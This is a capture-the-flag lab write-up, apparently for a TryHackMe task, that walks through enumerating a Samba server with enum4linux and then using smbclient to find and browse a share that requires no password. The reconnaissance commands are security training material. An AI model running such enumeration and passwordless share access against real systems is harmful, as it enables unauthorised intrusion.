
The share that doesn't require a password





Question 5

The directory that ElfMcSkidy leave for Santa



The Throughout Process:

First and foremost, we examine the help for enum4linux. Before that, we navigate to enum4linux using the terminal by entering the command "**cd /root/Desktop/Tools/Miscellaneous**" which was provided in the tryhackme notes. Next, we run the command "**./enum4linux -h**" to examine the help for enum4linux. And from there, we match the following flags referring to the help for enum4linux. For question 2 and 3, we just run the command "**./enum4linux.pl -U IP_ADDRESS**" for the users list and "**./enum4linux.pl -S IP_ADDRESS**" for the sharelists. Next, for question 4 we are required to use smbclient to try to login to the shares in Samba server and search which one of those shares does not require a password. To complete this question , we run the command "**smbclient //IP_ADDRESS/**sharename****" which was also provided in the notes. There were 4 "shares" on the Samba server, therefore we tried all of them and only one of the "shares" that does not require a password, which is "**tbfc-santa**". Lastly, for question 5, we just simply run "**dir**" once we've logged in and we can see that the directory that ElfMcSkidy leaves for Santa is "**jingle-tunes**".